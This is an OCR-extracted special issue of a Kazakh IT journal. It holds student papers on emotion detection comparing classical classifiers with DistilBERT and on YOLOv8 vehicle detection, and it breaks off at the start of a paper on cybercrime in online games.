ҚАЗАҚСТАН РЕСПУБЛИКАСЫНЫҢ ҒЫЛЫМ ЖӘНЕ ЖОҒАРЫ БІЛІМ МИНИСТРЛІГІ
МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РЕСПУБЛИКИ КАЗАХСТАН
MINISTRY OF SCIENCE AND HIGHER EDUCATION OF THE REPUBLIC OF KAZAKHSTAN

ХАЛЫҚАРАЛЫҚ УНИВЕРСИТЕТІ
INTERNATIONAL UNIVERSITY
SINCE 2009
МЕЖДУНАРОДНЫЙ УНИВЕРСИТЕТ

ХАЛЫҚАРАЛЫҚ АҚПАРАТТЫҚ ЖӘНЕ КОММУНИКАЦИЯЛЫҚ ТЕХНОЛОГИЯЛАР ЖУРНАЛЫ

МЕЖДУНАРОДНЫЙ ЖУРНАЛ ИНФОРМАЦИОННЫХ И КОММУНИКАЦИОННЫХ ТЕХНОЛОГИЙ

INTERNATIONAL JOURNAL OF INFORMATION AND COMMUNICATION TECHNOLOGIES

Специальный выпуск

Наурыз 2024

ISSN 2708–2032 (print)
ISSN 2708–2040 (online)

Халықаралық ақпараттық және коммуникациялық технологиялар журналы
ISSN 2708–2032 (print)
ISSN 2708–2040 (online)
Меншіктенуші: «Халықаралық ақпараттық технологиялар университеті» АҚ (Алматы қ.).
Қазақстан Республикасы Ақпарат және әлеуметтік даму министрлігінің Ақпарат комитетінде – **20.02.2020** жылы берілген.
№ KZ82VPY00020475 мерзімдік басылым тіркеуіне қойылу туралы куәлік.
Тақырыптық бағыты: ақпараттық технологиялар, әлеуметтік-экономикалық жүйелерді дамытудағы цифрлық технологиялар, ақпараттық қауіпсіздік және коммуникациялық технологияларға арналған.
Мерзімділігі: жылына 4 рет.
Тиражы: 100 дана
Редакцияның мекенжайы: 050040, Алматы қ-сы, Манас к-сі, 34/1, 709-кабинет, тел: +7 (727) 244-51-09.
E-mail: ijict@iitu.edu.kz Журнал сайты: https://journal.iitu.edu.kz

Международный журнал информационных и коммуникационных технологий
ISSN 2708–2032 (print)
ISSN 2708–2040 (online)
Собственник: АО «Международный университет информационных технологий» (г. Алматы).
Свидетельство о постановке на учет периодического печатного издания в Министерство информации и общественного развития Республики Казахстан **№ KZ82VPY00020475,** выданное от **20.02.2020 г.**
Тематическая направленность: информационные технологии, информационная безопасность и коммуникационные технологии, цифровые технологии в развитии социо-экономических систем**.**
Периодичность: 4 раза в год.
Тираж: 100 экземпляров.
Адрес редакции: 050040 г. Алматы, ул. Манаса 34/1, каб. 709, тел: +7 (727) 244-51-09.
E-mail: ijict@iitu.edu.kz Сайт журнала: https://journal.iitu.edu.kz

---

«International Journal of Information and Communication Technologies»
ISSN 2708–2032 (print)
ISSN 2708–2040 (online)
Owner: International Information Technology University JSC (Almaty).
The certificate of registration of a periodical printed publication in the Ministry of Information and Social Development of the Republic of Kazakhstan, Information Committee No. KZ82VPY00020475, issued on 20.02.2020.
Thematic focus: information technology, digital technologies in the development of socio-economic systems, information security and communication technologies
Periodicity: 4 times a year.
Circulation: 100 copies.
Editorial address: 050040. Manas st. 34/1, Almaty. +7 (727) 244-51-09. E-mail: ijict@iitu.edu.kz
Journal website: https://journal.iitu.edu.kz

СОДЕРЖАНИЕ

УДК 004.8

Abdulkhak Abdrakhman
Kazakh-British Technical University
Supervisor: Pakizar Shamoi

EMOTION DETECTION IN SENTIMENT ANALYSIS: A COMPARATIVE STUDY FROM MACHINE LEARNING TO DEEP LEARNING PERSPECTIVES

Abstract. This research presents a comprehensive comparative analysis between traditional machine learning methodologies and the DistilBERT transformer model for emotion detection in textual data. A range of machine learning algorithms, including SVM, Random Forest, and AdaBoost were employed on a Twitter dataset, and contrasted their performance with DistilBERT on a distinct dataset. The findings unveil significant disparities in accuracy and F1 scores, highlighting DistilBERT's superior capability in nuanced emotional understanding. The study emphasizes the advancements in deep learning for natural language processing, demonstrating the potential of transformer models in complex sentiment analysis tasks, while also acknowledging the relevance of traditional models in specific scenarios.

Introduction

The explosive growth of sentiment analysis and emotion recognition, fueled by the surge in social media usage, has become crucial across various domains, ranging from marketing to mental health. This field leverages natural language processing (NLP) techniques to interpret emotions expressed in textual content. Traditional machine learning, utilizing algorithms like SVM and feature extraction methods like Word2Vec, has been foundational in understanding large-scale textual data (Lora et al., 2020; Sailunaz & Alhajj, 2019). Concurrently, deep learning, particularly transformer models like DistilBERT, has revolutionized NLP, excelling in grasping contextual language nuances (Nandwani & Verma, 2021; Colneric & Demsar, 2020).This research aims to bridge these distinct approaches, evaluating their relative effectiveness in detecting emotions. It places a specific emphasis on multilingual and real-time applications, striving to broaden the scope of tools available for sentiment analysis and NLP.

Literature Review

Sentiment analysis within natural language processing (NLP) has evolved from simple lexicon-based approaches to more advanced machine learning strategies. Initially, sentiment analysis relied on lexicons containing words with associated sentiment scores. However, the introduction of machine learning technologies, notably Word2Vec, marked a significant shift, enabling the capture of more complex semantic connections (Sailunaz & Alhajj, 2019; Mehta, 2021). This evolution continued with the emergence of deep learning and, in particular, transformer models like DistilBERT, which have significantly enhanced the understanding of context in language (Nandwani & Verma,

2021; Colneric & Demsar, 2020). Despite these developments, challenges remain in accurately interpreting subtle language variations and addressing the diverse languages in data (Deshpande & Paswan, 2020; Rath et al., 2022). Presently, sentiment analysis is vital in areas such as social media analytics and customer feedback, underscoring its importance in contemporary NLP research.

Methods

The study utilized three distinct datasets, each representing unique scenarios in sentiment analysis: a Twitter Dataset for analyzing social media sentiments, a Multilingual Reviews Dataset, and a Real-time Data Stream. In the traditional machine learning methodology, Word2Vec was used for feature extraction, transforming texts into significant vector representations (Sailunaz & Alhajj, 2019). The generated word embeddings served as inputs for various machine learning classifiers, including SVM, GNB, AdaBoost, Decision Tree, KNN, and Random Forest. These models were finely tuned through comprehensive hyperparameter optimization and evaluated based on accuracy and F1 score, essential benchmarks in sentiment classification tasks (Lora et al., 2020; Bhavani M et al., 2021).

In the domain of deep learning, the study employed the DistilBERT model, noted for its effectiveness in processing complex linguistic data with reduced model complexity (Nandwani & Verma, 2021). The model underwent fine-tuning on the datasets, emphasizing its ability to analyze and categorize emotional content. Performance metrics included accuracy and F1 score, adhering to the standard evaluation criteria in deep learning-based NLP models.

A critical aspect of this research was the comprehensive comparative analysis, which aimed to assess not only the accuracy and efficiency but also the scalability and adaptability of the models to different languages and real-time data processing. This extensive evaluation addresses the increasing need for effective sentiment analysis tools across various application domains (Deshpande & Paswan, 2020; Rath et al., 2022).

Results

The study initially concentrated on employing a range of traditional machine learning algorithms, targeting a Twitter dataset for the detection of emotions. This dataset, comprised of manually labeled tweets, presented a diverse array of emotions, posing a realistic challenge for sentiment analysis tasks. As shown in Figure 1 and 2, the performance of each model is summarized as follows: Support Vector Machine (SVM): Demonstrated an accuracy of 17.33% and an F1 score of 15.76%. Gaussian Naive Bayes (GNB): Yielded an accuracy of 12.42% and an F1 score of 9.89%. AdaBoost: Achieved an accuracy of 16.24% and an F1 score of 14.82%. Decision Tree: Showed a significantly higher accuracy of 79.35% and an F1 score of 77.28%. K-Nearest Neighbors (KNN): Recorded an accuracy of 74.85% and an F1 score of 71.58%. Random Forest: Outperformed other traditional models with an accuracy of 81.38% and an F1 score of 80.22%.




Fig.1




Fig.2

These results indicate a varied performance across different models, with ensemble methods like Random Forest demonstrating a notably higher efficacy in this context.

In contrast, the DistilBERT model was applied to a separate, more diverse dataset encompassing a broader spectrum of emotional expressions. This distinction in dataset characteristics is crucial for contextualizing the observed performance metrics.

Over three training epochs, the DistilBERT model consistently improved in accuracy and F1 score (Figures 3,4).




Fig.3




Fig.4

The training and validation loss metrics further corroborated the model's learning efficiency, underscoring its robustness in handling complex emotional contexts in text.

Besides the numerical analysis, the study also included a practical demonstration to evaluate the DistilBERT model's proficiency in real-time emotion detection. To this end, a test sentence, "the quiet streets at dusk bring a sense of mysterious calm," which had not been exposed to the model during its training phase, was introduced in Figure 5. This was done to assess the model's capacity for identifying and understanding subtle emotional nuances in text.




Fig.5

Conclusion

This study presents a comparative evaluation of traditional machine learning methods and the DistilBERT transformer model in the context of emotion detection in text. The results highlight the superior accuracy and F1 scores achieved by DistilBERT, showcasing the significant impact of deep learning in natural language processing (NLP) (Nandwani & Verma, 2021). Although models such as Random Forest and AdaBoost show commendable performance, the nuanced language processing capabilities of DistilBERT are particularly prominent in complex sentiment analysis tasks (Colneric & Demsar, 2020). The research further underlines the importance of selecting appropriate datasets for model evaluation, pointing out that no single model exhibits universal optimality in every scenario. This finding stresses the importance of contextually driven model selection in practical applications, factoring in computational resources and interpretability (Deshpande & Paswan, 2020). Future research directions proposed include the investigation of hybrid models, which merge traditional and deep learning techniques, potentially offering a synergy of efficiency and linguistic sophistication. Utilizing these models on varied, multilingual datasets could provide more comprehensive insights into their effectiveness across different contexts. Ultimately, this study makes a significant contribution to the field of sentiment analysis and NLP, offering valuable insights and guidance for both practitioners and researchers.

Reference list

1) Colneric, N., & Demsar, J. (2020). Emotion recognition on Twitter: Comparative Study and training a UNISON model. *IEEE Transactions on Affective Computing*, *11*(3), 433–446. https://doi.org/10.1109/taffc.2018.2807817

2) Rath, A., Hridaya, B., Vimala, D., & George, J. (2022). Multilingual sentiment analysis of YouTube live stream using machine translation and transformer in NLP. *2022 International Conference on Trends in Quantum Computing and Emerging Business Technologies (TQCEBT)*. https://doi.org/10.1109/tqcebt54229.2022.10041483

3) Deshpande, A., & Paswan, R. (2020). Real-time emotion recognition of twitter posts using a hybrid approach. ICTACT journal on soft computing, 10(04). https://doi.org/ 10.21917/ijsc.2020.0302

4) Sailunaz, K., & Alhajj, R. (2019). Emotion and sentiment analysis from Twitter text. *Journal of Computational Science*, *36*, 101003. https://doi.org/10.1016/j.jocs.2019.05.009

5) Mehta, A. (2021). Emotion detection using social media data. *International Journal for Research in Applied Science and Engineering Technology*, *9*(11), 1456–1459. https://doi.org/10.22214/ijraset.2021.39027

Nandwani, P., Verma, R. A review on sentiment analysis and emotion detection from text. *Soc. Netw. Anal. Min.* **11**, 81 (2021). https://doi.org/10.1007/s13278-021-00776-6

Lora, Sanzana, et al. (2020). A Comparative Study to Detect Emotions from Tweets Analyzing Machine Learning and Deep Learning Techniques. *International Journal of Applied Information Systems*, 12, 6-12. https://doi.org/10.5120/ijais2020451862

6) Bhavani M, et. al. (2021). A detailed study on sentimental analysis using Twitter data with an improved deep learning model. *2021 Fifth International Conference on I-SMAC (IoT in Social, Mobile, Analytics and Cloud) (I-SMAC)*. https://doi.org/10.1109/i-smac52330.2021.9640850

Абдрахман Абдулхак
Казахско-Британский Технический Университет
Научный руководитель: Пакизар Шамои

Обнаружение эмоций в анализе настроений: Сравнительное исследование с точки зрения машинного обучения и глубокого обучения

Аннотация. Это исследование представляет собой всесторонний сравнительный анализ традиционных методологий машинного обучения и модели трансформера DistilBERT для определения эмоций в текстовых данных. Был использован ряд алгоритмов машинного обучения, включая SVM, Random Forest и AdaBoost, на наборе данных Twitter, и сравнивалась их производительность с DistilBERT на отдельном наборе данных. Результаты показывают значительные различия в точности и F1-оценках, подчеркивая превосходную способность DistilBERT к тонкому пониманию эмоциональных нюансов. Исследование подчеркивает достижения в области глубокого обучения для обработки естественного языка, демонстрируя потенциал моделей-трансформеров в сложных задачах анализа сентиментов, при этом признавая значимость традиционных моделей в определенных сценариях.

Абдрахман Абдулхақ
Қазақ-Британ Техникалық Университеті
Ғылыми жетекші:Пакизар Шамои

Көңіл-күйді талдаудағы эмоцияларды анықтау: Машиналық оқыту және терең оқыту тұрғысынан салыстырмалы зерттеу

Аңдатпа. Бұл зерттеу мәтіндік деректердегі эмоцияларды анықтауға арналған дәстүрлі Машиналық оқыту әдістемелері мен distilbert трансформатор моделінің жан-жақты салыстырмалы талдауы болып табылады. Twitter деректер жиынында SVM, Random Forest және AdaBoost сияқты бірқатар Машиналық оқыту алгоритмдері қолданылды және олардың өнімділігі бөлек деректер жиынындағы DistilBERT-пен салыстырылды. Нәтижелер distilbert-тің эмоционалды нюанстарды

жақсы түсіну қабілетіне баса назар аудара отырып, дәлдік пен F1 ұпайларындағы айтарлықтай айырмашылықтарды көрсетеді. Зерттеу белгілі бір сценарийлердегі дәстүрлі модельдердің маңыздылығын мойындай отырып, сентиментті талдаудың күрделі мәселелерінде трансформаторлық модельдердің әлеуетін көрсете отырып, табиғи тілді өңдеуге арналған терең оқытудағы жетістіктерге баса назар аударады.

Автор туралы мәлімет: Абдрахман Абдлухақ, Абдулхак Абдрахман, Қазақстан-Британ Техникалық Университетінің Деректертану Магистрі Бағдарламасының екінші курс студенті, a_abdrakhman@kbtu.kz

Сведения об авторе: Абдулхак Абдрахман, студент второго курса магистерской программы по науке о данных Казахстанско-Британского технического университета, a_abdrakhman@kbtu.kz

About author: Abdulkhak Abdrakhman, second-year student in the Master's program in Data Science, Kazakh-British Technical University, a_abdrakhman@kbtu.kz

УДК 004.89

Абибуллаев Е.А.[1], Маратұлы А.[2]
[1,2]Международный университет информационных технологий
Алматы, Казахстан
Научный руководитель: Сапакова С.З.

ИССЛЕДОВАНИЕ И РАЗРАБОТКА ПРИЛОЖЕНИЯ ДЛЯ ОБНАРУЖЕНИЯ И ОТСЛЕЖИВАНИЯ ОБЪЕКТОВ В РЕАЛЬНОМ ВРЕМЕНИ С ПОМОЩЬЮ YOLOV8

Аннотация. В статье представлены результаты исследования разработки приложения для обнаружения и отслеживания объектов в реальном времени с использованием алгоритма YOLOv8. Проанализированы предыдущие версии алгоритма YOLO, оптимизированы процессы для повышения производительности и точности обнаружения объектов. Эксперименты показали высокую эффективность предложенного подхода для обнаружения участников дорожного движения, что делает приложение ценным инструментом для применения в системах безопасности и транспортном управлении.

Ключевые слова: обнаружение объектов, YOLOv8, транспортное средство, обработка изображения, компьютерное зрение.

Введение

С развитием компьютерного зрения и глубокого обучения задачи обнаружения и отслеживания объектов в реальном времени стали важными для многих приложений. Одним из эффективных методов для их решения является алгоритм YOLO (You Only Look Once), который позволяет обнаруживать объекты с высокой точностью в реальном времени [2].

YOLOv8 представляет собой значительное улучшение в сравнении с предыдущими версиями, обеспечивая высокую точность обнаружения, быструю скорость работы и общую эффективность. Применение YOLOv8 в данном исследовании позволяет расширить функциональность и повысить эффективность систем обнаружения объектов в реальном времени.

Рост автотранспорта и потоков транспортных средств в городах требует более эффективных систем управления трафиком. Применение алгоритмов компьютерного зрения, таких как YOLOv8, для обнаружения и отслеживания транспортных средств, пешеходов и сигнализации о дорожных происшествиях может улучшить безопасность и эффективность дорожного движения.

Исследование использования YOLOv8 для управления трафиком и его сравнение с предыдущими версиями YOLO актуально в контексте развития технологий компьютерного зрения. Целью работы является разработка приложения, способного в режиме реального времени управлять транспортным потоком на основе алгоритма YOLOv8.

Обзор и подготовка данных

Обнаружение объектов – это ключевая область в компьютерном зрении, связанная с идентификацией визуальных объектов, таких как пешеходы, автомобили и лица. Эта область имеет широкие применения в видеонаблюдении, здравоохранении, автомобильном зондировании и автономном вождении. Выбор подходящего детектора объектов с высокой точностью и скоростью в реальном времени очень важен, особенно для автономного вождения. YOLO – это одноступенчатый детектор объектов, который был создан для сочетания высокой скорости и точности. Существует несколько версий YOLO, таких как YOLOv1, YOLOv2, YOLOX и другие, каждая из которых имеет свои особенности и преимущества.

Область обнаружения объектов существенно расширилась за последние годы, и современные архитектуры показывают хорошие результаты на различных тестовых наборах данных. Однако для понимания современных архитектур YOLO необходимо знать их эволюцию от первых версий до сегодняшних. Существуют три основных класса алгоритмов обнаружения объектов:

- основанные на традиционном компьютерном зрении,
- двухэтапные алгоритмы на основе глубокого обучения,
- одноступенчатые алгоритмы на основе глубокого обучения. Семейство алгоритмов YOLO относится к последнему классу и представляет собой одноступенчатые алгоритмы глубокого обучения [1].

При классификации изображений целью является определение содержимого изображения и присвоение ему соответствующей метки. В случае одиночного объекта на изображении классификация обычно достаточна для определения его содержания. Однако в некоторых случаях, когда на изображении присутствует несколько объектов или требуется определить их местоположение, классификация изображений недостаточна. Для таких случаев используется обнаружение объектов, которое включает в себя не только классификацию объектов, но и их локализацию на изображении.

Например, на рисунке 1 модель обнаруживает три объекта: двух человек и бейсбольную перчатку, а также определяет их местоположение. Еще одним примером является распознавание номерных знаков на автомобилях. Для этого необходимо сначала определить местоположение номерного знака с помощью детектора объектов, а затем распознать символы на нем.

Рисунок 1 – Примеры обнаружения объектов с помощью детекторов одиночных выстрелов и системы автоматического распознавания номерных знаков в реальном времени

Набор данных для нашего проекта состоит из 536 обучающих и 90 проверочных изображений, имеющих одинаковый размер 640x640 пикселей. Такой размер соответствует эталонному стандарту для модели YOLOv8, обеспечивая оптимальную точность и скорость работы модели. Соотношение примерно 85 % для обучения и 15 % для проверки обеспечивает значительный объем данных для обучения модели, сохраняя при этом достаточное количество изображений для эффективной проверки модели. Примеры обучающего набора данных показаны на рисунке 2.

Рисунок 2 – Образцы изображений из обучающего набора данных

Исследование YOLOv8 и его применение

YOLOv8 - это современный алгоритм обнаружения объектов в реальном времени, получивший значительную популярность в последние годы благодаря высокой точности и высокой скорости вычисления [3]. Это последняя итерация в серии моделей обнаружения объектов YOLO, которые широко используются в различных приложениях компьютерного зрения, включая автономное вождение, наблюдение и робототехнику.

Одной из ключевых особенностей YOLOv8 является способность достигать высокой точности при сохранении производительности в режиме реального времени, что делает ее подходящей для приложений, требующих быстрого и надежного обнаружения объектов. Это достигается за счет ряда улучшений и оптимизаций по сравнению с предыдущими версиями YOLO на рисунке 3, которые позволили сократить время вывода и повысить точность обнаружения.




Рисунок 3 – Сравнение производительности YOLOv8 с предыдущими версиями

В целом, YOLOv8 представляет собой значительное достижение в области обнаружения объектов, предлагая самые современные показатели точности и скорости. Сочетание высокой производительности, простоты использования и поддержки сообщества делает ее ценным инструментом для широкого спектра приложений компьютерного зрения, и она, вероятно, будет оставаться популярным выбором для исследователей и разработчиков в будущем.

Проведение экспериментов и оценка результатов

Используя возможности обнаружения YOLO в режиме реального времени, данная работа фокусируется на оценке плотности трафика, жизненно важном компоненте управления городским движением и дорожным движением. Цель состоит в том, чтобы подсчитать транспортные средства в определенной области в каждом кадре, чтобы оценить плотность движения. Эти ценные данные помогают определить периоды пиковой нагрузки, перегруженные зоны и помогают в городском планировании. В рамках этого проекта мы стремимся разработать комплексный набор инструментов, который обеспечит детальное понимание транспортных потоков и их моделей, улучшая управление дорожным движением и стратегии городского планирования.

Для точной настройки предварительно обученной модели на специализированном наборе данных, сфокусированном исключительно на транспортных средствах, с целью улучшить её способность к обнаружению различных типов транспортных средств был использован специальный набор данных [4]. Набор данных для YOLOv8 сфокусирован на классе "Транспортное средство" и включает разнообразные виды транспорта, такие как легковые автомобили, грузовики и автобусы. Он состоит из 626 изображений, полученных с высоты обзора, и тщательно аннотирован в формате YOLOv8 для эффективного обнаружения транспортных средств.

Модель YOLOv8 показывает впечатляющие результаты на проверочном наборе. С точностью 92,6% это указывает на то, что большинство прогнозов модели верны. Показатель полноты 94,8% демонстрирует способность модели находить большинство соответствующих случаев в наборе данных. Средняя точность модели (mAP) при 52% пересечении по объединению (IoU) составляет 96,5%, что отражает высокую точность обнаружения объектов со значительным перекрытием с реальными объектами. Даже когда пороговый диапазон IoU расширяется с 51% до 96%, модель сохраняет стабильное значение mAP на уровне 75,2%. Наконец, показатель пригодности 77,5% указывает на хороший баланс между точностью, полнотой и объемом прогнозов, подтверждая эффективность модели в задачах обнаружения объектов.

В конечном итоге, будет проведена оценка способности модели к обобщению на новом видео, которое не использовалось во время обучения. Этот этап является ключевым для демонстрации способности модели к адаптации и точной работе в реальных сценариях применения, что подчеркнет ее эффективность вне контролируемой среды обучающего набора данных. Результаты можно увидеть на рисунке 4.




Рисунок 4 – Применение обученной модели на тестовых данных

Заключение

В ходе исследования было разработано приложение для обнаружения и отслеживания объектов в реальном времени с применением алгоритма YOLOv8, сфокусированного на участниках дорожного движения. Процесс разработки включал в себя анализ предыдущих версий алгоритма YOLO, а также оптимизацию для повышения производительности и точности обнаружения объектов.

Результаты экспериментов показали, что предложенное приложение способно обнаруживать и отслеживать объекты в реальном времени с высокой точностью и скоростью. Применение YOLOv8 позволило значительно улучшить производительность по сравнению с предыдущими версиями алгоритма. Таким образом, разработанное приложение имеет большой потенциал для применения в различных областях, где требуется обнаружение и отслеживание объектов в реальном времени, и может быть использовано в системах безопасности, транспортном управлении и других сферах, где важна высокая точность и скорость обработки данных.

СПИСОК ЛИТЕРАТУРЫ

1.Le Ba Chung, Nguyen Duc Duy REAL-TIME OBJECT DETECTION AND TRACKING FOR MOBILE ROBOT USING YOLOV8 AND STRONG SORT // Universum: технические науки. 2023. №11-6 (116).

2.Introduction to the YOLO Family, [Электронный ресурс] URL: https://pyimagesearch.com/2022/04/04/introduction-to-the-yolo-family/ (дата обращения: 29.02.2024).

3.YOLOv8, “Ultralytics” [Электронный ресурс] URL: https://docs.ultralytics.com/ru/models/yolov8/ (дата обращения: 29.02.2024)

4.Real-Time Traffic Density Estimation with YOLOv8, [Электронный ресурс] URL: https://www.kaggle.com/datasets/farzadnekouei/top-view-vehicle-detection-image-dataset (дата обращения: 29.02.2024).

REFERENCES

1.Le Ba Chung, Nguyen Duc Duy REAL-TIME OBJECT DETECTION AND TRACKING FOR MOBILE ROBOT USING YOLOV8 AND STRONG SORT // Universum: technical sciences. 2023. №11-6 (116).

2.Introduction to the YOLO Family, [Electronic resource] URL: https://pyimagesearch.com/2022/04/04/introduction-to-the-yolo-family/ (accessed: 29.02.2024).

3.YOLOv8, “Ultralytics” [Electronic resource] URL: https://docs.ultralytics.com/ru/models/yolov8/ (accessed: 29.02.2024).

4.Real-Time Traffic Density Estimation with YOLOv8, [Electronic resource] URL: https://www.kaggle.com/datasets/farzadnekouei/top-view-vehicle-detection-image-dataset (accessed: 29.02.2024).

Абибуллаев Е.А., Маратұлы А.
Ғылыми жетекшілері: Сапакова С.З.

YOLOv8 көмегімен нақты уақыт режимінде объектілерді анықтауға және бақылауға арналған қосымшаны зерттеу және әзірлеу

Аңдатпа. Мақалада YOLOv8 алгоритмі арқылы нақты уақыттағы объектілерді анықтау және қадағалау үшін қосымшаны әзірлеу бойынша зерттеу нәтижелері берілген. YOLO алгоритмінің алдыңғы нұсқалары талданды және объектілерді анықтаудың өнімділігі мен дәлдігін жақсарту үшін процестер оңтайландырылды. Эксперименттер жол қозғалысына қатысушыларды анықтау үшін ұсынылған тәсілдің жоғары тиімділігін көрсетті, бұл қолданбаны қауіпсіздік жүйесінде және көлікті басқаруда пайдалану үшін құнды құрал етеді.

Түйін сөздер: нысанды анықтау, YOLOv8, көлік құралы, кескінді өңдеу, компьютерлік көру.

Abibullayev Y.A., Maratuly A.
Scientific supervisors: Sapakova S.Z.

Research and development of a real-time object detection and tracking application using YOLOv8

Abstract. The article presents the results of a study on the development of an application for real-time object detection and tracking using the YOLOv8 algorithm. Previous versions of the YOLO algorithm were analyzed and processes were optimized to improve the performance and accuracy of object detection. Experiments have shown the high efficiency of the proposed approach for detecting road users, which makes the application a valuable tool for use in security systems and transport management.

Keywords: object detection, YOLOv8, vehicle, image processing, computer vision.

Сведения об авторах:

Абибуллаев Ерсултан Асанулы, магистрант кафедры компьютерных технологий и кибербезопасности Международного университета информационных технологий.

Маратулы Али, магистрант кафедры компьютерных технологий и кибербезопасности Международного университета информационных технологий.

Сапакова Сая Заманбековна, к.ф-м.н., ассистент-профессор кафедры компьютерных технологий и кибербезопасности Международного университета информационных технологий.

About the authors:

Abibullayev Yersultan Asanuly, Master's student of the Department of Computer Technologies and Cybersecurity of the International University of Information Technologies.

Maratuly Ali, Master's student of the Department of Computer Technologies and Cybersecurity of the International University of Information Technologies.

Sapakova Saya Zamanbekovna, Ph.D., Assistant Professor of the Department of Computer Technologies and Cybersecurity of the International University of Information Technologies.

Авторлар туралы мәліметтер:

Абибуллаев Ерсұлтан Асанұлы, халықаралық ақпараттық технологиялар университетінің компьютерлік технологиялар және киберқауіпсіздік кафедрасының магистранты.

Маратұлы Али, халықаралық ақпараттық технологиялар университетінің компьютерлік технологиялар және киберқауіпсіздік кафедрасының магистранты.

Сапакова Сая Заманбекқызы, ф-м.ғ. к., халықаралық ақпараттық технологиялар университетінің компьютерлік технологиялар және киберқауіпсіздік кафедрасының ассистент-профессоры.

УДК 004.056

Ахметова Б.Қ.[1], Абылкасым А.Е.[2]
[1,2]Международный университет информационных технологий
Алматы, Казахстан
Научный руководитель: Макиленов Ш.Н.

БОРЬБА С КИБЕРПРЕСТУПНОСТЬЮ В СФЕРЕ ОНЛАЙН-ИГР: ЗАЩИТА ГЕЙМЕРОВ И ИГРОВЫХ ПЛАТФОРМ

Аннотация. В статье изложено об определениях кибератак в онлайн-играх. Также имеется информация о причинах количества роста киберпреступлении в этой среде. Дополнительно написано о видах кибератак, и их последствиях. Вдобавок имеется способы защиты от такого рода атак.

Ключевые слова: кибератака, киберпреступление, онлайн-игры, платформа, аутентификация, антивирус, мониторинг, игрок, сервер, данные, кража.

Введение

